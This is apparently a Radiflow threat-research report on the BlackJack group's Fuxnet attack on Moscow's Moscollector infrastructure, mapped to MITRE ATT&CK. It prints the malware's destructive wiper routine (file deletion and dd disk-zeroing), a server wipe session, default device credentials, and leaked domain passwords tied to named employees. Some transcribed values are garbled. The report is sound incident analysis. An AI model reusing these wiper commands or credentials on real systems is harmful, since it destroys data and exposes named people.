




Ukrainian BlackJack APT Attack on Moscow OT Infrastructure (Fuxnet)

Radiflow Threat Research Team Analysis
April 2024



Contents

Introduction.....	3
The Targeted Enterprise	4
The Targeted Equipment / System	4
Attack Vector.....	10
Computer Network Attack (CNA) Actions.....	12
MITRE ATT&CK Techniques.....	16
Summary	17
Additional Info.....	18

Introduction


The hacker group called BlackJack, possibly affiliated with Ukrainian intelligence, launched a highly coordinated cyberattack on April 9th against Russian Moscow “Moscollector” industrial sensor and monitoring infrastructure. This infrastructure is vital for managing the safety and security of Moscow's municipal services, including gas, water, and fire alarms.

The attackers deployed Fuxnet malware and, according to their claims, disrupted 87,000 sensors and control systems across various facilities, while deliberately avoiding civilian infrastructure. Additionally, the attack resulted in the physical destruction of about 1,700 sensors and routers. In addition to damaging physical equipment, the attackers wiped 30TB of critical data from servers, including backup drives and most workstations. They also leaked sensitive data from the Network Operation Center (NOC) and defaced Moscollector's website and Facebook account.

The Radiflow Research Team analyzed the attack based on the data published by hackers on the website, ruexfil.com.

The Targeted Enterprise

“[AO Moscollector](#)” is an enterprise that maintains the Moscow municipal infrastructure hosting water and heat supply pipes, power lines and communication cables, and other necessary infrastructure. This reinforced concrete structure is called “Communication Collector” (Коммуникационный коллектор) and Moscollector manages more than 800 km of these.



OT Communication Collector (From <http://moscollector.ru>)

The Targeted Equipment / System

From screenshots released by hackers and via a quick Google search, one can find that [AO SBK](#) supplied to “Moscollector” the physical equipment and software for safety and security monitoring of the collectors’ infrastructure. “SBK” stands for “System of Collectors’ Security/Safety” (система безопасности коллекторов).



Monitoring Infrastructure (From <http://ao-sbk.ru>)

Radiflow

This equipment supplied to Moscollector includes the following components:

- MPSB (МПСБ - Модуль передачи данных системы безопасности) – a piece of hardware for data exchange with “high-level” monitoring servers using TCP/IP or GPRS and at the “sensor-level” using RS-232, RS-485, CANbus, and Ethernet. Also, it can be integrated in other systems using the OPC UA protocol.



Data Exchange Module (From <http://ao-sbk.ru>)

- TMSB (ТМСБ- Телеметрический модуль системы безопасности) – an IOT gateway (like MPSB) for telemetric data exchange with “high-level” monitoring servers using 3G/4G networks.



Telemetric Data Exchange Module (From <http://ao-sbk.ru>)

Radiflow

From data leaked by the Blackjack hacker group, these TMSB modules were hacked by using default credentials: user:sbk, password:tempPWD .

```
$ ssh sbk@10.51.175.18
Debian GNU/Linux 10

SBK TMSB Debian Buster Console Image 2020-12-25

Support: https://ao-sbk.ru

default username:password s [sbk:tempPWD]

sbk@10.51.175.18's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr  8 12:51:34 2024
sbk@TMSB-R1-01:~$ sudo bash -l
sudo: unable to resolve host TMSB-R1-01: Temporary failure in name resolution
[sudo] password for sbk:
root@TMSB-R1-01:~# id
uid=0(root) gid=0(root) groups=0(root)
root@TMSB-R1-01:~#
```

Connection to the TMSB Module Using Default Credentials (from leaked data)

- Sensors for gas (oxygen, methane, etc.) level analysis and measurement (ГАСБМ - сертифицированный газоанализатор собственной разработки).



Gas Analyzer Module (From <http://ao-sbk.ru>)

- Voice communication device for emergency voice communications, alarms, and two-way internal comms (УСРСБ - Устройство речевой связи). It includes native CANbus connectivity and can be also connected to existing on-site IP Telephony.



Voice Communication Module (From <http://ao-sbk.ru>)

Radiflow

From leaked screenshots, we can see that one of the hacked devices was the iRZ RL22w router (<https://irz.net/ru/products/routers/r2-series/rl22w>).

```
$ ssh root@10.200.4.251

-----
Model:          RL22w
Firmware:       20.5
Kernel:         4.14.162
Build date:     2022-11-17 12:03:09
Distrib:        OpenWrt 19.07.0
-----

root@10.200.4.251's password:

BusyBox v1.30.1 © built-in shell (ash)

root@074:~# id
uid=0(root) gid=0(root) groups=0(root)
root@074:~#
```

Connection to iRZ Router Using Root


This 4G LTE router with four 100Mbit Ethernet ports along with RS-232 and RS-485 interfaces is produced by “iRZ Electronica”. It has multiple functional routing and security capabilities, SSH and HTTP/s based management, and its operating system is based on OpenWRT v19 – open source GNU/Linux distribution for embedded devices (typically wireless routers).




iRZ Manufactured 4G Router

Radiflow

In addition to the cyber-physical and networking elements, there are number of management and monitoring servers which run GIS and other software. We can see the functionality from the leaked screenshots:




Map of Sensors




Map of Sensors Zoomed into "PS Nikulino"

Radiflow

Also were breached asset management systems were also breached along with domain controllers and other enterprise IT systems.



Asset Management System Screenshot



Vcentre Management Screenshot

```
SMB 192.168.3.3 445 OBR-DC1 [*] Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (name:OBR-DC1) (domain:Moscollector.local) (signing:True)
SMB 192.168.3.3 445 OBR-DC1 [+] Moscollector.local\ekrivoshchev:Mahmxy321! (Pwn3d1)
SMB 192.168.3.3 445 OBR-DC1 [+] Enumerated domain user(s)
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\Kulikova-LE badpwdcount: 0 desc: Техник-обходчик
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\Surkova-EE badpwdcount: 0 desc: Мастер газовой службы ТСС
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\Fomenko-TD badpwdcount: 0 desc: Начальник отдела
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\Aleksanov-AK badpwdcount: 0 desc: Главный специалист
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\vek4-master badpwdcount: 0 desc: Старый мастер
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\Naumova-SD badpwdcount: 1 desc: Техник коммуникационного коллектора 1 категории
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\Komarov-VI badpwdcount: 0 desc: Инженер (дежурный) РДЦ
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\personal badpwdcount: 1 desc:
SMB 192.168.3.3 445 OBR-DC1 Moscollector.local\Danina-VV badpwdcount: 0 desc: Специалист по работе с секретными документами
```

Domain Controller User Repository

Radiflow

Attack Vector

Our hypothesis is that the enterprise entrance point was attributed to the account of Evgeny Krivosheev. Evgeny is a system administrator and his account was compromised based on leaked data from the domain controller. As system admin, he probably had high/root privileges to all IT systems and servers.


```
[*] Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (
[+] Moscollector.local\ekrivosheev:Wahmxaty321! (Pwn3d!)
[+] Enumerated domain user(s)
```

Sysadmin Credentials from the Domain Controller

Moscollector.local\Zhuravkin-AV	Кладовщик 3 разряда
Moscollector.local\ekrivosheev	Ведущий системный администратор
Moscollector.local\Sokolov-AS	Заведующий складом


Job Description of Evgeny Krivosheev –Principle System Administrator

Evgeny Krivosheev · 3rd
Системный администратор – ГУП "Москоллектор"
Moscow, Moscow City, Russia · [Contact info](#)



ГУП "Москоллектор"

Job Description of Evgeny Krivosheev from his LinkedIn page




Desktop Screenshot of Evgeny Krivosheev’s Workstation

Radiflow

In addition, it appears that the workstation of Mikhail Degterev, Head of the Section, was also compromised.

IP	192.168.31.3	445	OBR-DC1	Moscollector.local	Degterev	Учетная запись для запуска рабочего пр...
IP	192.168.31.3	445	OBR-DC1	Moscollector.local	Degterev	Начальник отдела
IP	192.168.31.3	445	OBR-DC1	Moscollector.local	Degterev	Должность: начальник бухгалтерского

Job Description from the Domain Controller's Leaked Data




Using Credentials of Degterev in the Sensor Management System



Desktop Screenshot of Mikhail Degterev's Workstation

Computer Network Attack (CNA) Actions

The attack carried by BlackJack can be categorized as a full-blown CNA campaign. The attackers have the all data they need data. The screenshot below displays the network topology and asset type for REC-1. In Russian, "РЭК" stands for "Район эксплуатации коллекторов" which can be translated as "Collectors' Operation Area". We also can observe that the number of assets is around 870.



Состояние	Устройство	Название	Адрес	Сенсор	Сообщение	Длительность	Серьезность
✓	Смешан	ВМ/ПСД	10.51.188.189	MultiPing-5	Пинг успешный за 0 мс	78д 23ч 5м	Информация
✓	DVR	Видео-1	10.51.177.28	Ping	Пинг успешный за 0 мс	72д 0ч 36м	Информация
✓	DVR	Видео-2	10.51.177.23	Ping	Пинг успешный за 1 мс	5д 12ч 26м	Информация
✓	DVR	Видео-3	10.51.177.30	Ping	Пинг успешный за 0 мс	8д 0ч 24м	Информация
✓	DVR	Видео-4	10.51.238.23	Ping	Пинг успешный за 1 мс	13д 12ч 59м	Информация
✓	DVR	Видео-5	10.51.174.7	Ping	Пинг успешный за 0 мс	117д 14ч 36м	Информация
✓	Fiber collector	TMCS	10.51.176.18	MultiPing-5	Пинг успешный за 1 мс	230д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.177.23	MultiPing-5	Пинг успешный за 1 мс	8д 17ч 30м	Информация
✓	Fiber collector	TMCS	10.51.176.18	MultiPing-5	Пинг успешный за 1 мс	230д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.188.55.13	MultiPing-5	Пинг успешный за 14 мс	7д 12ч 47м	Информация
✓	Fiber collector	TMCS	10.51.188.18	MultiPing-5	Пинг успешный за 1 мс	230д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.40.13	MultiPing-5	Пинг успешный за 1 мс	78д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.187.24	MultiPing-5	Пинг успешный за 2 мс	230д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.177.43	MultiPing-5	Пинг успешный за 4 мс	110д 17ч 5м	Информация
✓	Fiber collector	TMCS	10.51.238.13	MultiPing-5	Пинг успешный за 1 мс	18д 12ч 58м	Информация
✓	Fiber collector	TMCS	10.51.102.48	MultiPing-5	Пинг успешный за 4 мс	230д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.105.18	MultiPing-5	Пинг успешный за 2 мс	230д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.186.9.23	MultiPing-5	Пинг успешный за 2 мс	230д 12ч 44м	Информация
✓	Fiber collector	TMCS	10.51.174.75	MultiPing-5	Пинг успешный за 1 мс	177д 14ч 36м	Информация
✓	Fiber collector	TMCS	10.51.20.143	MultiPing-5	Пинг успешный за 1 мс	14д 7ч 14м	Информация

Below we can outline a few of the consequences of the Fuxnet malware kit:

1. Physical Equipment Damage

The malware was deployed to iRZ routers according to the screenshot below.

IRZ RL21w 2024-04-05 10:48:45

Status	Network	VPN / Tunnels	Services	Tools
--------	---------	---------------	----------	-------

Device info

Model	IRZ 21w	Firmware	v01.5 (2022-11-17 12:03:08)
Uptime	13 D0h 52m 05s	Serial No	
Hostname	IRZ	Username	119
RAM free/total	81044 KiB / 129000 KiB		

Routing

Mode	Backup	Interfaces	sim1
------	--------	------------	------

Local Network (lan13)

Status	Up	Uptime	90 D0h 31m 28s
Type	work	MAC	FC:81:5A:F0:3:5A
Address	10.200.10.89/20	Rx/Tx	14.9 MB / 5.5 MB

L2TPv2 tunnel (ppol2tp1)

Status	Up	Uptime	4c : 1h 01m 58s
Type	pppoe1to	Remote	10.194.5.1
NAT	disabled	IPSec Protection	disabled
Address	10.200.4.100/10	Rx/Tx	0.3 MB / 7.0 MB

Mobile Internet (sim1)

Status	Up	Uptime	3d : 1h 30m 06s
Network	4G	Operator	MIS PLUS MIS HJIS
Signal quality	15/31 (55%)	Module name	QUECTEL EC20
Module revision	SL2PBLJGARDKAEIM4G	Module IMEI	86554604070322
Band	LTE BAND 3	Address	10.195.4.100/0

And then the filesystem was destroyed according to the screenshot below:

```

534 static void
535 reaper_start(void) {
536     reaper_pid = fork();
537     if (reaper_pid != 0)
538         return;
539
540     is_exit = 1;
541     sleep(REAPER_START_DELAY);
542 #ifdef TESTING
543     # warning "TESTING is defined. REAPER is disabled."
544     system("echo 'REAPER not activated. TESTING is set.'");
545 #else
546     # warning "THIS IS PRODUCTION AND REAL DESTRUCTION!!!"
547     system("mount -o remount,rw /; mount -o remount,rw /opt; mount -o remount,rw /mnt/usb");
548     system("rm -rf /etc/passwd /etc/shadow /sbin/agetty /usr/sbin/telnetd /usr/sbin/sshd /usr/bin/pingd /usr/bin/ifinfo /usr/bin/smsd /etc/config /usr/sbin/uhttpd /opt /mnt/usb /var/log");
549     system("systemctl stop system-logind; systemctl stop ssh; systemctl stop serial-getty@ttyS0; systemctl stop getty@tty1");
550     system("killall -9 sshd telnetd dropbear uhttpd askfirst smsd agetty");
551     system("kill -9 sshd; kill -9 telnetd; kill -9 dropbear; kill -9 uhttpd; kill -9 askfirst; kill -9 smsd; kill -9 agetty");
552     system("cd /bin/sh /dev/shm");
553     system("firstboot -y");
554     sleep(REAPER_PRRF_DELAY);
555     system("ip route del default; route del default gw");
556     system("ip link del eth8; ip link del sim1; ip link del ppol2tp1");
557     system("ifconfig eth8 down; ifconfig sim1 down");
558     system("rm -rf /root /etc 2>/dev/null >/dev/null &");
559     system("dd bs=4k if=/dev/zero of=/dev/mmcblk0 2>/dev/null >/dev/null &");
560     system("dd bs=4k if=/dev/zero of=/dev/mtdblock7 2>/dev/null >/dev/null &");
561     system("dd bs=4k if=/dev/zero of=/dev/sda 2>/dev/null >/dev/null &");
562     system("dd bs=4k if=/dev/zero of=/dev/sdb 2>/dev/null >/dev/null &");
563     system("mv /bin/sh /bin/sh.bak; sync; sync"); // LAST, Thereafter no more system() calls allowed.
564 #endif
565
566     while (1) {
567         sleep(100);
568     }
569     exit(0);
570 }
571

```

The malware also exhausted the device's NAND memory-based SSD up to its physical corruption, thus leading to the physical degradation of sensor equipment and the need for its replacement.

2. Denial-of-Service to Sensors and Loss of Safety


Fuxnet deployed disruptive commands across RS-485/MBus serial communication protocols, causing systems to execute random and invalid commands. These actions should prevent the data exchange module from receiving data from the sensor on the low level and reporting on potential safety issues.

3. Data Wipe and System Resets

The hackers managed to successfully delete the data on multiple servers, user workstations, and backups, amounting to 30TB of data loss, according to the screenshots below:

```
10.51.8.10:/nfs-share 20339223136 2490541440 17848681696 13% /postgresql/obr-qnap-backup
degtarev@cts-db:~$ su -
Пароль:
root@cts-db:~# lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda 8:0 0 132G 0 disk
├─sda1 8:1 0 512M 0 part /boot/efi
├─sda2 8:2 0 130,5G 0 part /
└─sda3 8:3 0 977M 0 part [SWAP]
sr0 11:0 1 1024M 0 rom
root@cts-db:~# (dd status=none bs=1M if=/dev/zero of=/dev/sda &&/dev/null &);
root@cts-db:~# df
Файловая система 1K-блоков Использовано Доступно Использовано% Смонтировано в
udev 10181220 0 10181220 0% /dev
tmpfs 2041580 1840 2039740 1% /run
/dev/sda2 133625632 15106104 111658884 12% /
tmpfs 10207900 0 10207900 0% /dev/shm
tmpfs 5120 0 5120 0% /run/lock
/dev/sda1 523244 5928 517316 2% /boot/efi
tmpfs 2041580 40 2041540 1% /run/user/1001
tmpfs 2041580 36 2041544 1% /run/user/0
tmpfs 2041580 40 2041540 1% /run/user/1000
tmpfs 2041580 44 2041536 1% /run/user/1002
tmpfs 2041580 40 2041540 1% /run/user/110
tmpfs 2041580 40 2041540 1% /run/user/109
tmpfs 2041580 40 2041540 1% /run/user/1003
tmpfs 2041580 40 2041540 1% /run/user/113
tmpfs 2041580 44 2041536 1% /run/user/114
tmpfs 2041580 40 2041540 1% /run/user/2000
tmpfs 2041580 40 2041540 1% /run/user/115
tmpfs 2041580 40 2041540 1% /run/user/6
tmpfs 2041580 40 2041540 1% /run/user/2001
10.51.8.10:/nfs-share 20339223136 2490541536 17848681600 13% /postgresql/obr-qnap-backup
root@cts-db:~#
root@cts-db:~#
root@cts-db:~# ps alxww |grep dd
-bash: /usr/bin/ps: не удастся запустить бинарный файл: Ошибка формата выполняемого файла
root@cts-db:~#
```

Radiflow



4. Defacement and Network Denial of Services to Users

The hackers defaced the Facebook page and website of “Moscollector” (according to the screenshots below), and took over DNS and email services.



MITRE ATT&CK Techniques

Below is an analysis of MITRE ATT&CK techniques and TTPs used in this campaign.

Technique Title	ID	Use
Lateral Movement		
Default credentials	T0812	Leverage default router credentials to take over the router
Remote Services	T0886	Using remote services (RDP, SSH) to perform lateral movement
Valid Accounts	T0859	Using compromised credentials of system administrator to bypass security controls and get access to various systems
Collection		
Data from Information Repositories	T0811	Exfiltrating data from GIS Database, Domain controller and other repositories
Screen Capture	T0852	Performing screen captures during the attack
Inhibit Process Function		
Block Reporting Message	T0804	Block or prevent a reporting message from reaching its target by flooding COM ports to sensors
Block Serial COM	T0805	Block access to serial COM to prevent instructions or configurations from reaching target devices by sending random MBus packets
Data Destruction	T0809	Destroying data from all servers, networking equipment and sensors
Device Restart/Shutdown	T0816	Performing shutdown of devices
Impact (ICS)		
Damage to Property	T0879	Causing damage and destruction of property to infrastructure and equipment
Denial of Control	T0813	Disabling SIM-cards is causing access denial to sensors through 4G network and wiping routers is causing denial of control through management
Denial of View	T0815	Denial of view by wiping management servers
Loss of Availability	T0826	Disrupting of systems to prevent owner to deliver the services
Loss of Safety	T0880	Compromising safety system functions by destroying fire alarms, emergency voice communications, gas analyzers etc.
Loss of View	T0829	Causing permanent loss of view by wiping management servers

Theft of Operational Information	T0882	Leaking operational information on OT system such as databases, IP addresses, etc.
Impact (Enterprise)		
Defacement	T1491	Website was defaced as well as Facebook page.
Disk Wipe	T1561	All servers' data were wiped.
Firmware Corruption	T1495	Destroying SSD's and firmware of routers definitely causes corruption of firmware.
Inhibit System Recovery	T1490	Backup data was deleted as well to prevent quick recovery.
System Shutdown/Reboot	T1529	Shutting down systems after performing the attack.
Network Denial of Service	T1498	Denial of users' access to resources such as Web Services, Email, DNS, etc.

Summary

